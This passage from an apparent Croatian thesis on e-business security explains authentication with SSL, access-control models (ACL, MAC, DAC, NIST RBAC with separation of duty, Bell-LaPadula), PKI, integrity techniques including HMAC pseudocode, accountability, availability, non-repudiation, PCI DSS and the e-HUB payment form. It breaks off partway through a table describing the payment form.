U kontekstu ovih vrsta autentifikacije se najčešće govori o protokolu SSL, Secure Socket Layer. Ne ulazeći previše u tehničke detalje SSL protokola, ovdje će biti objašnjeni principi na kojima isti počiva, budući da je trenutačno najkorišteniji standard za osiguranje autentifikacije, povjerljivosti i integriteta poruka i podataka u sustavima koji podržavaju određeni dio elektroničkog poslovanja. SSL u svojim temeljima koristi simetričnu i asimetričnu kriptografiju, kao i elektroničke potpise i MAC kako bi osigurao navedene sigurnosne principe. SSL protokol je dio TLS-a (Transport Layer Security), a prepoznaje se pojavom dodatka "s" izrazu "http" u alatnoj traci preglednika. Na slici 20. prikazana je shema komunikacije pri obostranoj autentifikaciji klijenta i poslužitelja. Obostrana autentifikacija je česta u elektroničkom poslovanju, kao i autentifikacija poslužitelja.



Slika 20. Shema SSL "rukovanja" klijenta i poslužitelja [11]

3.2.2. Autorizacija

Autorizacija je drugo važno sigurnosno svojstvo informacijskih sustava namjenjenih elektroničkom poslovanju. Autorizacijom se provjerava ima li (autentificirani) korisnik dopuštenje za izvršenje određene akcije u samom informacijskom sustavu. Općeniti mehanizam koji se danas primjenjuje u većini modernih informacijskih sustava, bez obzira na njihovu namjenu, se naziva lista kontrole pristupa - Access Control List (ACL).

3.2.2.1. Autorizacija Access Control Listom

Ovakav princip autorizacije, odnosno njegove izvedenice, se osim u namjenskim informacijskim sustavima uvelike koristi i u operacijskim sustavima opće namjene.

Osnovna kontrolna lista sastoji se od liste korisnika, dodjeljenih im resursa i dopuštenja nad tim resursima, kako je prikazano na slici 21.

Korisnik	Resurs	Privilegija, dopuštenje
Alice	/home/Alice/*	Read, write, execute
Bob	/home/Bob/*	Read, write, execute

Slika 21. Jednostavna ACL [11]

Ovakva jednostavna kontrolna lista se može proširiti. Kreiraju se određene skupine ili grupe kojima se dodjeljuju resursi i ovlasti za razliku od jednostavne ACL kod koje se ovo dvoje dodjeljuje izravno korisnicima. Nakon toga se korisnici smiještaju u grupe te im se na taj način dodjeljuje željeni autoritet nad resursima sustava. Ovakav prošireni koncept ACL-a se naziva RBACL (Role-Based ACL). Ogledni primjer je prikazan na slici 22.

Korisnik	Uloga, rola
Alice	Administrator, Programmer
Bob	Backup Operator, Programmer

Mapiranje korisnik->uloga

Uloga, rola	Resurs	Privilegija, dopuštenje
Backup Operator	/home/*	Read
Administrator	/*	Read, write, execute

Mapiranje uloga->resurs->dopuštenje

Slika 22. ACL bazirana na ulogama-rolama (mapiranje) [11]


Koncept ACL-a se može implementirati na više načina, a u literaturi se najčešće spominju 3 modela koja će biti opisana u nastavku.

3.2.2.1.1. Mandatory Access Control - MAC model

Možda najtradicionalniji i najkonzervativniji model implementacije autorizacije AC listom jest model Mandatory (prinudni, prisilni). Značajka ovog modela jest da nitko osim sustava (ili nekog super-administratora) ne može odlučiti tko može koristiti koje resurse sustava, odnosno, praktično je unaprijed odlučeno tko ima koliki autoritet nad resursima sustava. Ovakav model (njegova jezgra) je osnovica većine današnjih sustava koji su namjenjeni elektroničkom poslovanju.

3.2.2.1.2. Discretionary Access Control - DAC model


Nešto moderniji model implementacije AC liste je diskrecijski model. Ovaj model se znatno razlikuje od prethdno opisanoga jer se kod njega koristi druga logika dodjele autorizacijskih prava. Ako jedan subjekt ima autoritet nad određenim resursom, smatra se da ima i autoritet za dodjelu autoriteta drugima nad istim tim resursom. Naravno, ova se logika mora jasno definirati određenim pravilima. Na slici 23. prikazan je osnovni koncept DAC modela.



Slika 23. Shema osnovnog koncepta DAC modela

Sa slike se vidi kako korisnik Alice ima dopuštenja za čitanje i pisanje nad određenim resursom sustava, ali isto tako i nad operacijom dodjele autoriteta nad određenim resursom. Sukladno tomu, Alice pristupa spomenutoj funkciji i dodjeljuje ovlaštenje Bobu za čitanje resursa.

Najčešće implementacije ovakvih autorizacijskih modela susrećemo u operacijskim sustavima (tipično UNIX), ali i kod nekih korisničkih aplikacija. Načelo koje se skoro uvijek koristi je da korisnik može dati autoritet drugom korisniku samo na one resurse nad kojima i on ima autoritet, a razina tog autoriteta može biti najviše jednaka njegovoj razini, a često se i zbog sigurnosti osigura da ta razina mora biti barem za razinu niža od one koju ima korisnik koji dodjeljuje autoritet. Ovdje se govori o korisnicima zbog jasnijeg tumačenja, a može se raditi o svim subjektima sustava, pa se tako ovaj mehanizam može implementirati i u poslovnom sloju informacijskog sustava i odnositi se na operacije i slično. Slika 24. prikazuje shemu implementacije diskrecijske liste kontrole pristupa kod koje korisnik može dodijeliti autoritet drugome, ali samo istu razinu ili jednu (nekoliko) razinu manje nego što sam korisnik posjeduje.



Slika 24. Primjer implementacije DAC modela

Naravno, postoje i druge varijacije, poput toga da svaki subjekt može drugome dodijeliti samo točno određene ovlasti, bez obzira na to koju razinu sam posjeduje i slično.

3.2.2.1.3. Role-Based Access Control - RBAC model


Treći model implementacije ACL autorizacije jest kontrola pristupa bazirana na ulogama. Sličnija je MAC modelu nego DAC modelu, međutim, mogu se iskoristiti i poneki dijelovi iz oba modela. Uloge u ovome modelu se mogu razmatrati na više načina, a slikovito se može govoriti o ulogama u samome poduzeću, kao što su tajnici, menadžeri, izvršni direktori, itd. Posebno se ovaj model ističe kod sustava za elektorničko poslovanje, poput

internetskog bankarstva, a kako je u praktičnom dijelu baš ovo područje e-poslovanja obrađeno, u ovome poglavlju će se i RBAC obraditi detaljno.

Referentni standard za implementaciju RBAC modela prema PCI DSS (Payment Card Industry Data Security Standard) standardu jest standard NIST-a, (National Institute of Standards and Technology) američkog ministarstva za poslovanje, koji je 2004. odobren od američkog instituta za standardizaciju (ANSI) i internacionalnog komiteta za standarde u informacijskim tehnologijama (INCITS) pod oznakom ANSI INCITS 359-2004 kao temeljni standard za implementaciju kontrole pristupa resursima informacijskog sustava temeljen na ACL-u. U nastavku će biti obrađen model RBAC-a prema spomenutom standardu.

3.2.2.1.3.1. Core RBAC

Jezgra RBAC modela sastoji se od nekoliko glavnih elemenata: korisnika (USERS), uloga (ROLES), objekata sustava (OBS), operacija i resursa (OPS), dopuštenja (PRMS). Uloga ili rola se definira kao veza više-na-više (many-to-many) između pojedinog korisnika i pojedinog dopuštenja. U RBAC model se dodatno uključuje i pojam sjednica (SESSION) koji predstavlja vezu izemđu korisnika i trenutačno mu dodjeljenih uloga. Dijagram koji objašnjava jezgru RBAC-a je prikazan na slici 25.



Slika 25. Jezgra CORE RBAC modela [41]

Na slici su vidljive strelice koje prikazuju vezu između pojedinih entiteta u sustavu koji koristi RBAC autorizaciju. Dvosmjerne strelice predstavljaju veze više-na-više, dok jednosmjerna strelica predstavlja vezu korisnika i sjednice. Svaka sjednica je vezana na točno jednog korisnika, a svaki korisnik može biti vezan za jednu ili više sjednica. Na slici su vidljive i dvije "funkcije": UA (dodjela uloga korisniku) i PA (dodjela dopuštenja ulogama). Specifikacija jezgre RBAC-a se može prikazati matematički, kako je prikazano na slici 26.

USERS, ROLES, OPS, and *OBS* (users, roles, operations and objects respectively).

$UA \subseteq USERS \times ROLES$, a many-to-many mapping user-to-role assignment relation.

$assigned\_users: (r{:}ROLES) \rightarrow 2^{USERS}$, the mapping of role r onto a set of users.

Formally: $assigned\_users(r) = \{u \in USERS \mid (u, r) \in UA\}$

$PRMS = 2^{(OPS \times OBS)}$, the set of permissions.

$PA \subseteq PERMS \times ROLES$, a many-to-many mapping permission-to-role assignment relation.

$assigned\_permissions(r: ROLES) \rightarrow 2^{PRMS}$, the mapping of role r onto a set of permissions. Formally:

$assigned\_permissions(r) = \{p \in PRMS \mid (p, r) \in PA\}$

$Op(p: PRMS) \rightarrow \{op \subseteq OPS\}$, the permission to operation mapping, which gives the set of operations associated with permission p.

$Ob(p: PRMS) \rightarrow \{ob \subseteq OBS\}$, the permission to object mapping, which gives the set of objects associated with permission p.

$SESSIONS$ = the set of sessions

$session\_users\ (s: SESSIONS) \rightarrow USERS$, the mapping of session s onto the corresponding user.

$session\_roles\ (s: SESSIONS) \rightarrow 2^{ROLES}$, the mapping of session s onto a set of roles.


Formally: $session\_roles\ (s_i) \subseteq \{r \in ROLES \mid (session\_users\ (s_i), r) \in UA\}$

$avail\_session\_perms(s{:}SESSIONS) \rightarrow 2^{PRMS}$, the permissions available to a user in a session = $\bigcup_{r \in session\_roles(s)} assigned\_permissions(r)$

Slika 26. Matematički model CORE RBAC-a [41]


3.2.2.1.3.2. Hierarchal RBAC

Proširenje jezgre RBAC-a rezultira novim modelom zvanim hijerarhijski. Proširenje se odnosi na uvođenje hijerarhija (HR) koje zapravo označavaju strukturu organizacije odnosno zamišljenu strukturu korisničkih uloga. Na slici 27. prikazana je osnovna shema HR RBAC-a.



Slika 27. Jezgra HR RBAC modela [41]

Hijerarhija se implementira korištenjem nasljeđivanja među ulogama. Nasljeđivanje se opisuje u smislu dopuštenja, pa tako uloga r_1 *nasljeđuje* ulogu r_2 ako sva dopuštenja koja su sadržana u r_2 istovremeno postoje i u r_1. Na slici 28. je prikazana shema hijerarhijskog RBAC-a opisanog preko dopuštenja. Kako je i opisano, r_1 naslijeđuje r_2 jer posjeduje sva dopuštenja koja posjeduje i r_2 (uz proširenje s PRMS_1 koje ne nalazi u r_2).



Slika 28. Nasljeđivanje privilegija (HR RBAC)


Postoji i drugi način na koji se opisuje nasljeđivanje uloga, i radi se zapravo o drukčijem modelu RBAC-a, i opisuje se u smislu korisnika. Uloga r_1 *sadrži* ulogu r_2 ako svi korisnici koji su autorizirani za ulogu r_1 su također autorizirani i za ulogu r_2.

Dva su tipa nasljeđivanja uloga: generalno i ograničeno nasljeđivanje uloga. Generalno nasljeđivanje omogućuje višestruko nasljeđiavnje. Ograničeno pak nasljeđivanje govori da uloga može imati jednog ili više prethodnika, ali samo jednog neposrednog nasljednika.

3.2.2.1.3.3. Constrained RBAC

Ovaj model RBAC-a dodaje još jednu relaciju u model RBAC-a. Ta se relacija naziva Separation of Duty - odvajanje dužnosti. Ovaj se princip koristi kako bi se osiguralo da su pogreške u poslovanju (propusti ili povećana ovlaštenja) prouzročene samo na razini organizacijske politike, a nikako na razini RBAC-a. Postoje dvije vrste odvajanja dužnosti, statičko i dinamičko.

Statičko odvajanje dužnosti (SSD, Static Separation of Duty) uvodi određena pravila koja se odnose na skup uloga i njihovu mogućnost da izvrše UA funkciju (User Assignment). Ovo slikovito znači da se formira pravilo prema kojem je korisniku kojemu je dodjeljena neka uloga zabranjeno da bude član druge uloge. SSD pravila su najčešće u potpunosti i centralizirano specificirana i nakon toga dodjeljena pojedinim ulogama. Model SSD se može definirati dvama argumentima: skupinom uloga (dvije ili više) i brojem (veći od 1) koji označava kardinalnost kombinacija uloga koje će prouzročiti kršenje SSD pravila. Primjerice, može se zahtijevati da zbog sigurnosti jednom korisniku ne smije biti dodjeljeno više od 3 uloge od 4 koje se odnose na funkcije plaćanja računa (npr. u računovodstvu). SSD princip se može koristiti i kod hijerarhijskog RBAC-a međutim mora se pripaziti da nasljeđivanje ne potkopava SSD pravila. Kako bi se izbjeglo potkopavanje SSD se primjenjuje na autorizirane korisnike kojima su dodjeljene uloge koje su u SSD relaciji. Na slici 29. prikazana je kombinacija HR RBAC-a i SSD-a, a na slici 30. matematička definicija SSD-a.



Slika 29. Jezgra modela HR RBAC s SSD-om [41]

$SSD \subseteq (2^{ROLES} \times \mathbb{N})$ is collection of pairs (rs, n) in *Static Separation of Duty*, where each rs is a role set, t a subset of roles in rs, and n is a natural number ≥ 2, with the property that no user is assigned to n or more roles from the set rs in each

$(rs, n) \in SSD$. Formally:


$$\forall (rs, n) \in SSD, \forall t \subseteq rs : |t| \geq n \Rightarrow \bigcap_{r \in t} assigned\_users(r) = \emptyset.$$

In the presence of a role hierarchy *Static Separation of Duty* is redefined based on authorized users rather than assigned users as follows:

$$\forall (rs, n) \in SSD, \forall t \subseteq rs : |t| \geq n \Rightarrow \bigcap_{r \in t} authorized\_users(r) = \emptyset.$$

Slika 30. Matematički model SSD-a [41]

Najvažnija razlika između statičkog i dinamičkog odvajanja dužnosti jest u kontekstu u kojem se ograničenja nameću. Pravila dinamičkog odvajanja dužnosti se primjenjuju u odnosu na sjednice koje korisnik kreira pri autorizaciji u sustav. DSD omogućuje korisniku autorizaciju za dvije ili više uloga kad se autorizira neovisno, ali primjenjuje pravila kad su konfliktne uloge aktivirane istovremeno. Tako se na primjer korisniku može dopustiti da bude autoriziran i kao blagajnik i kao nadzornik blagajnika. Nadzornik je ovlašten potvrditi izmjene na blagajnikovoj otvorenoj blagajni. Ako se blagajnik poželi autorizirati kao supervizor, sustav će zatražiti da najprije odbaci ulogu blagajnika i primorati ga da zatvori blagajnu, i tek mu tada dopustiti željenu autorizaciju. Ovako se izbjegavaju različiti poslovni konflikti koji mogu nastati ako se korisnik može autorizirati za više uloga. Naravno, DSD se također može koristiti uz nasljeđivanje uloga i ne mora se posebno paziti na nasljeđivanje kao kod SSD. Na slici 31. je prikazana je shema DSD, a na slici 32. matematički model DSD-a.



Slika 31. Jezgra modela HR RBAC s DSD-om [41]

$DSD \subseteq (2^{ROLES} \times \mathbb{N})$ is collection of pairs (rs, n) in *Dynamic Separation of Duty*, where each rs is a role set and n is a natural number ≥ 2, with the property that no subject may activate n or more roles from the set rs in each $dsd \in DSD$. Formally:

$\forall rs \in 2^{ROLES}, n \in \mathbb{N}, (rs, n) \in DSD \Rightarrow n \geq 2 \; . \; |rs| \geq n$, and


$\forall s \in SESSIONS, \forall rs \in 2^{ROLES}, \forall role\_subset \in 2^{ROLES}, \forall n \in \mathbb{N}, (rs, n) \in DSD,$

$role\_subset \subseteq rs, role\_subset \subseteq session\_roles(s) \Rightarrow |role\_subset| < n.$

Slika 32. Matematički model DSD-a [41]

3.2.2.1.4. Bell-LaPadula Model

Drugi popularni model implementacije autorizacije u informacijskim sustavima je BLP model. On se najčešće primjenjuje kod organizacija s vrlo jasnom i nedvosmislenom strukturom korisnika i resursa u sustavu (najčećše su to vladine i vojne organizacije). Temelji se na klasifikaciji resursa nasuprot ACL modela koji zapravo klasificira korisnike (i operacije). U ovome modelu svi su resursi u sustavu strogo klasificirani prema raznim uzlaznim/rastućim razinama, primjerice: neklasificirano, klasificirano, povjerljivo, tajno. Također, svi korisnici su klasificirani na isti ili sličan način. Na slici 33. prikazana je shema BLP autorizacijskog modela.



Slika 33. Shema BLP autorizacijskog modela [11]

Ključna činjenica ovoga modela nije dodavanje novih klasifikacijskih oznaka resursima i korisnicima nego kreiranje raznih pravila koja dovode do odluke koji korisnik može pristupiti kojem resursu. Postoje 3 vrste ovakvih pravila.

Pravilo zvano "simple property" je intuitivno pravilo koje se inače primjenjuje i u drugim modelima i zvano je "no read up" pravilo. Pravilo kaže da korisnik koji ima određeno pravo

pristupa ne može pristupiti resursima koji imaju višu klasifikacijsku oznaku nego ju ima sam korisnik. Takav korisnik može pristupiti resursima koji imaju klasifikacijsku oznaku manju ili jednaku njegovoj.

Drugo praivlo BLP modela zove se "star property", a u pozadini se nalazi strategija zvana "no write down". Pravilo kaže da korisnik koji ima određenu razinu prava ne može kreirati resurs koji će imati nižu klasifikacijsku oznaku od njegova. Ovime se sprječava "curenje" informacija iz više u nižu razinu, pa tako korisnici niže razine nikada neće imati priliku pristupiti resursu koji je kreirao korisnik više razine.

Treće pravilo se naziva "tranquility property" koje kaže da klasifikacijska oznaka nad resursom ne smije biti promijenjena sve dok resurs nije u stanju mirovanja (niti se u njega piše niti ga se uređuje). Razlog je što se može dogoditi da se poželi promijeniti klasifikacijska oznaka dokumentu u kojega se još uvijek pišu povjerljive informacije. Ovo pravilo je praktično sinkronizacijski mehanizam za promjenu klase resursa u sustavima koji koriste Bell-LaPadula autorizacijski model.

3.2.3. Povjerljivost


Povjerljivost je treće važno svojstvo sigurnosti informacijskih sustava namjenjenjih elektroničkom poslovanju, a u općenitom smislu govori da svi podatci koji se razmjenjuju u komunikaciji kao i oni koju su pohranjeni u trajnu ili privremenu memoriju moraju biti zaštićeni od drugih strana. Posebno se ovaj pojam odnosi na štićenje komunikacije. Najčešći princip zaštite je korištenje neke vrste ključa koji može biti i javan (PKI infrastruktura). U štićenju komunikacije koristi se SSL koji radi na principu certifikata koji se nalazi na određenom poslužitelju, a izdan je od strane Central Authorityja.

Infrastruktura javnog ključa je temelj za uporabu certifikata, a zasniva se na asimetričnoj kriptografiji. PKI se sastoji od:

- Certifikacijskog tijela (CA) koje izdaje, povlači i održava certifikate.
- Registracijskog tijela (RA, Registration Authority) koje provjerava sadržaj certifikata za CA, obavlja identifikaciju i autentifikaciju strana koje se prijavljuju za dobivanje certifikata.
- Korisnika PKI koji su vlasnici certifikata.
- Klijenata (aplikacije).
- Repozitorija koji održava popise certifikata i popise povučenih certifikata i distribuira certifikate.

Za štićenje komunikacije i podataka se mogu koristiti i druge tehnike, poput tehnike javnih i privatnih ključeva temeljenih na HASH funkcijama. [60]


Shema na slici 34. prikazuje razliku između povjerljive i nepovjerljive komunikacije.



Slika 34. Osnovni princip povjerljive komunikacije

3.2.4. Integritet podataka

Integritet podatak je sigurnosno svojstvo koje se odnosi na podatke koji se razmjenjuju u komunikaciji između dvoje ljudi, između stroja i čovjeka ili između dvaju strojeva. Integritet je nešto različit od svojstva povjerljivosti i pokušava spriječiti napade poznate kao "Man in the middle". Svojstvom povjerljivosti se dakle sprječava da treći entitet sudjeluje u komunikaciji i mijenja sadržaj poruka i podataka koji se razmjenjuju. Na slici 35. prikazana je shema razlike između sustava koji ne brinu i onih koji brinu o integritetu podataka/komunikacije.



Slika 35. Princip dokazivanja integriteta podataka

Mijenjanjem samo jednog znaka u poruci "čovjek u sredini" je promijenio iznos koji Alice duguje za red veličine 10^3. Integritet podataka može se ostvariti nekom vrstom redundancije. Ako znamo da je Mallory u mogućnosti promijeniti samo jedan bit (znak) onda Alice može poslati poruku ovakvog sadržaja: "*I owe You $1.00, repeat, $1.00.*".

Sada entitet koji presreće poruku neće moći promijeniti obje vrijednosti. Bob će znati da je poruka neispravna, ali neće znati koji iznos je ispravan. Stoga se može još jednom u poruci dodati redundantni iznos, pa ona može glasiti: *"$1.00. I owe You $1.00, repeat, $1.00.*" Naravno, ako imamo dva uzastopna napadača koja mogu promijeniti po jedan znak, još ćemo više ugroziti komunikaciju, jer će ovi napadači redom promijeniti npr. prvi i drugi iznos mijenjanjem decimalne točke nulom, te će Bob u konačnici misliti da je to ispravna vrijednost ($1000, a ne $1.00). U osiguranju integriteta komunikacije (a i off-line podataka) se koristi nekoliko tehnika.

Tehnika Cyclic Redundancy Checks (CRC) se koristi za otkrivanje nedostatka u porukama na bitovnoj razini koje su nastale kao nenamjerne pogreške u sustavu, bilo u komunikacijskom kanalu bilo na oštećenom mediju za pohranu. Ove tehnike u načelu računaju kratke kodove koji su funkcije poruke ili poslanog podatka te ih se na odredištu uspoređuje s nanovo generiranim kodom. Posebno se koriste za osiguranje površnog integriteta (za manje osjetljive sustave u odnosu na IS za elektroničko poslovanje) ili u druge svrhe (primjerice u protokolu WEP gdje se izračunati kodovi kriptiraju jednom od hash funkcija).

Druga tehnika koja se češće koristi i koja je pouzdanija naziva se MAC(s) (Message Authentication Codes). Osnova tehnika MAC je jednostavna tehnika koja može prepoznati je li poruka ili podatak koji je poslan originalni i pripada vlasniku tajnog ključa. Oba entiteta u komunikaciji dijele ključ *k* koji se koristi kako bi se kreirao MAC nad porukom *M* koji se označava kao *t=MAC(M,k)*. Pošiljatelj šalje i poruku *M* i *t*. Primatelj prima poruku *M'* i MAC *t'* koje uspoređuje i ako je *t'=MAC(M',k)* tada se s velikom vjerojatnošću može reći da poruka *M* i "potpis" *t* nisu mijenjani od izvorišta do odredišta.

Postoji i nekoliko drugih varijanti koje su manje ili više sigurne. Neke od njih su:

- Tehnika CBC MACs - Cipher Block Chaining MACs, koja se temelji na kriptiranju niza blokova poruke istim ključem, najčešće primjenom kriptografske tehnike AES.
- Tehnika HMAC koja se temelji na hash funkcijama i sigurna je koliko su pouzdane hash funkcije koje se koriste. Ne smije se koristiti jednostavno dodavanje ključa kao prefiksa ulaznom nizu u hash (*H(k||M)*) jer tada napadač može jednostavnim principom (poput Offline Dictionary napada) uzeti poruku *M* i nasumično pokušati saznati ključ *k*, uz znanje hash tehnike može modificirati poruku M_1, izračunati joj novi $H(k||M_1)$ i takvu je poslati dalje, primatelju. Zbog toga se ova tehnika proširuje, i sami algoritam se difinira kao: $\mathrm{HMAC}(\mathrm{M},\mathrm{k}) = \mathrm{H}\{(\mathrm{K} \oplus \mathrm{opad}) \| \mathrm{H}(\mathrm{K} \oplus \mathrm{ipad}) \| \mathrm{M})\}$. *Opad* i *Ipad* su vanjske i unutarnje heksadecimalne konstante, a *K* je ključ *k* kojemu su nadodane nule na desno ako je kraći od spremnika hash funkcije ili koji je skraćen s desna ako je dulji od duljine spremnika hash funkcije. Na slici 36. prikazan je pseudokod HMAC algoritma.

```
function hmac (key, message)
    if (length(key) > blocksize) then
        key = hash(key)  // ključevi dulji od duljine bloka su skraćeni
    end if
    if (length(key) < blocksize) then
        key = key ∥ [0x00 * (blocksize - length(key))] // ključevi kraći od duljine bloka su nadopunjeni nulama
    end if

    o_key_pad = [0x5c * blocksize] ⊕ key // blocksize - veličina spremnika korištene hash funkcije
    i_key_pad = [0x36 * blocksize] ⊕ key // ⊕ XOR

    return hash(o_key_pad ∥ hash(i_key_pad ∥ message)) // "||" označava konkatenaciju
end function
```

Slika 36. Pseudokod HMAC algoritma [11]

Funkcija HMAC kao ulaz prima poruku bilo koje duljine i daje izlaz duljine kako je određeno korištenom hash funkcijom.

Na kraju je važno još jednom napomenuti razliku između dvaju prethodnih sigurnosnih principa u elektroničkom poslovanju - povjerljivosti i integriteta podataka. Zadaća povjerljivosti jest da treća strana u komunikaciji ne može razumijeti poruke koje se razmjenjuju. Povjerljivost ne znači da su sugovornici oni za koje se doista i predstavljaju. Integritet (pod pretpostavkama da se ključevima za kriptiranje pravilno rukuje) onemogućuje da se treća strana predstavi kao izvorni sugovornik. Primatelj poruke je potpuno siguran da poruka nije (ili je) promijenjena i da je poslana (ili nije) od izvornog pošiljatelja.

3.2.5. Odgovornost

Jedan od rijetko spominjanih sigurnosnih zatjeva na informacijske sustave, posebice na one za elektroničko poslovanje, a naročito u sustavima za elektroničko bankarstvo, jest odgovornost. Odnosi se na to da u svakome trenutku sustav ili drugi korisnik sustava može ustanoviti koji korisnik je kada poduzeo kakvu akciju, a posebice je li korisnik mogao biti autoriziran da izvrši dotičnu akciju. Kod bankarskih kuća koje pružaju usluge internetskog bankarstva ovakvi sustavi moraju biti sigurni i pouzdani kako bi se možebitne zlonamjerne transakcije mogle otkriti i dokazati na sudu ili pred osiguravateljskim kućama. Naravno, ovakvi sustavi će spriječiti i da zlonamjerni klijent koji je namjerno prebacio novac sa svoga na drugi račun prijavi lažnu krađu. Iako ne postoje specijalne metode i tehnike za ostvarenje sustava nadziranja i kontrole, mogu se dati konkretne smjernice kako ovaj sustav modelirati.

Posebno je važno da se zapisi o pristupu sustavu i zapisi o poduzimanju akcija u sustavu ne smiju moći brisati ili mijenjati nakon što se određena poslovna činjenica dogodila niti od strane korisnika, niti ikakvih administratora, niti stručnjaka za baze podataka. Jedan od načina jest da se ovi zapisi odmah smiještaju na neki drugi sustav koji je štićeniji od samog korisničkog. Uz to, mogu se koristiti sve spomenute tehnike za postizanje integriteta podataka kako bi se moglo utvrditi je li itko mijenjao zapise i kako bi se neprimjetno mijenjanje otežalo ili tehnički onemogućilo. Zapisi se mogu zapisivati i na nebrisive medije (WORM, write once - read many).

Uz samu pohranu i osiguranje integriteta ovih podataka vrlo je važno vremensko određenje zapisa. Dio zapisa koji sadrži podatke o vremenu nastanka zapisa (datum, vrijeme) se nazivaju vremenske oznake ili "timestamp". Potrebno je onemogućiti mijenjanje vremenskih oznaka koje su spremljene u sustav. Isto tako treba voditi računa o


tome da svi uređaji koji se nalaze u mreži i sudjeluju u radu korisničkog sustava imaju sinkronizirana vremena, a ako to nije moguće, mora se odrediti referentno vrijeme koje će vrijediti za sve zapise i koje se neće moći lako mijenjati. Za ovu svrhu se može koristiti mrežni vremenski protokol (Network Time Protocol, NTP).

Najveći problem današnjih kontrolnih sustava u sustavima za elektroničko poslovanje su nesigurni timestamp sustavi i sustavi za osiguranje integriteta kontrolnih zapisa, pa je stoga važno u budućnosti inicirati pripremu i donošenje standarda koji bi pokrio ovo važno područje sustava za elektroničko poslovanje.

3.2.6. Dostupnost

Dostupnost je također jedan od značajnijih zahtjeva za web-aplikacijama. Dostupnost se odnosi na to da sustav može odgovoriti na zahtjeve korisnika u razumnom vremenskom intervalu. Naravno, sustavi za elektroničko poslovanje moraju biti dostupni 24 sata dnevno. Tipično se dostupnost razmatra kao zahtjev za performansama sustava, međutim, kako je spomenuto u WASC klasifikaciji sigurnosnih prijetnji, mnoge od njih se odnose upravo na dostupnost sustava. Iz toga razloga dostupnost je zapravo više sigurnosni zahtjev. Zahtjev za performansama bi se bolje mogao opisati pojmom skalabilnost odnosno proširivosti, a ne dostupnošću.

Ključne i trenutno najpoznatije tehnike za održanje dostupnosti web-aplikacija se baziraju na redundanciji. Želja je da sustav bude istovremeno i dostupan i siguran, odnsono zaštićen. Najvažniji pojam u dostupnosti informacijskih sustava naziva se točka ispada (point of failure). Može predstavljati bilo ispad opreme, operacijskog sustava, SUBP-a ili samog informacijskog sustava. Zbog toga se svaka identificirana točka ispada pokušava nadomjestiti drugom koja će imati nezavisan modalitet kvara. Ako se ovakva tehnika primjenjuje na sve uređaje i programske sustave, dobiju se nakupine koje se nazivaju clusteri. Uz njih sustav mora posjedovati sigurne i pouzdane mehanizme koji se nazivaju "failover" i koji se brinu da se prijelaz, s komponente koja je ispala, na zamjenske komponente odvija neprimjetno i u kratkom roku. Svakako je nužno ovakve sustave i mehanizme pomno isplanirati, a kao podlogu se može koristiti znanost o procjenama rizika koja daje općenitu shemu planiranja rizika kako je prikazano na slici 37.



Slika 37. Planiranje reakcija na rizične situacije


3.2.7. Neporecivost

Neporecivost je posljednji od vrlo važnih normiranih principa (metoda) za zaštitu sustava namjenjenih elektroničkom poslovanju, posebice internetskom bankarstvu. Odnosi se općenito na neporecivost svih poslovnih transakcija, a za takvu namjenu se može koristiti neki povjerljivi servis/entitet kojemu vjeruju svi entiteti uključeni u komunikaciju ili drugu vrstu razmjene podataka ili neka vrsta kriptiranja odnosno digitalnog potpisivanja razmjenjivanih podataka. Neporecivost se često osigurava kroz druge sigurnosne principe i pri tomu se mogu koristiti primjerice digitalni certifikati odnosno neka vrsta PKI infrastrukture. Učinkovita je sve dok je učinkovita zaštita dotičnih privatnih i javnih ključeva.

Zbog toga što je najvećim dijelom ovaj zahtjev pokriven kroz druge sigurnosne principe ne postoje norme koje se uvelike primjenjuju, a koje su specijalizirane samo za osiguranje neporecivosti.

3.3. Internetsko bankarstvo i sigurnosni PCI DSS standard

Jedno od najvažnijih ili bolje rečeno posljednjih stadija svakog poslovnog procesa elektroničkog poslovanja jest plaćanje. Iako je pojam internetskog bankarstva možda malo nezgodan ili nepravilan, u svakom slučaju, prijenos novca s računa kupca na račun prodavatelja se obavlja uvijek na isti način, neovisno o tomu što prethodi ovome procesu, telefonska narudžba, narudžba preko e-shopa ili što drugo. Na slici 38. prikazana je shema procesa elektroničkog poslovanja koji završava plaćanjem preko interneta.



Slika 38. Koraci u postupku internetskog plaćanja

Prethodna skica prikazuje postupak plaćanja s visoke razine. Da bi se standard spomenut u naslovu u potpunosti mogao razumjeti, potrebno je proučiti sve učesnike u postupku plaćanja preko interenta. Sami postupak se prema PCI DSS-u sastoji od tri glavna koraka:

1. Korak: korisnik kartice postaje autorizirani korisnik kad mu izdavatelj preda karticu. Izdavatelj je financijska institucija, banka ili kartičarska kuća.

2. Korak: autorizirani korisnik kartice inicira transakciju s trgovcem, odnosno autoriziranim primateljem podataka s kartice.
3. Korak: primatelj podataka prosljeđuje transakciju financijskoj instituciji koja je autorizirana za prihvat i procesiranje plaćanja.

Ovi koraci su općeniti, stoga će u narednom poglavlju biti detaljnije obrađeni ključni dijelovi sustava za elektroničko plaćanje.

3.3.1. Ključni koncepti plaćanja preko interneta u elektroničkom poslovanju

Plaćanje preko interneta je nešto uži pojam od samoga internetskoga bankarstva. Internetsko bankarstvo obuhvaća široki spektar poslova koje korisnik može obaviti, a u pravilu obuhvaća sve bankarske poslove osim samog otvaranja računa. Korisnik može koristeći web-aplikciju dotične banke pregledati svoje račune, kreditne kartice, ulagati u štednju i investirati u fondove i dionice, plaćati police osiguranja, kupovati GSM bonove, vršiti plaćanja u zemlji i inozemstvu. Budući da se za plaćanje preko interneta kao i za internetsko bankarstvo koriste gotovo ista sredstva (najčešće bankovna kartica, kreditna ili debitna), može se postupak plaćanja preko interneta uvrstiti u definiciju elektroničkog bankarstva (samim tim i pod pojam elektroničkog poslovanja).

3.3.1.1. e-HUB obrazac

Da bi se internetsko plaćanje uvrstilo pod pojam elektroničkog poslovanja (pa tako i e-bankarstva), potrebno je pojedine korake internetskog plaćanja prilagoditi standardima koji se koriste u elektroničkom poslovanju. Hrvatski standard koji je izdala radna skupina HUB-a (Hrvatske udruge banaka) u sklopu projekta e-Račun jest e-HUB standard. Produkt e-HUB standarda je e-HUB obrazac - XML format naloga za plaćanje koji se može koristiti u području platnog prometa Republike Hrvatske. Na slici 39. prikazan je opis XML sheme e-HUB platnog naloga.

Opis atributa u aplikacijskoj shemi:
verzija 1.0 UTF8 XML

(primatelj=izdavatelj e-računa platitelj=primatelj e-računa)

NAZIV ATRIBUTA	DULJINA	VRSTA	OBV za primatelja	OBV za platitelja	PRIMJEDBE
Hitnost	2	n	O	O	označava prioritet izvršenja naloga ako se isti nalazi u redu čekanja, ispunjava je platitelj po potrebi
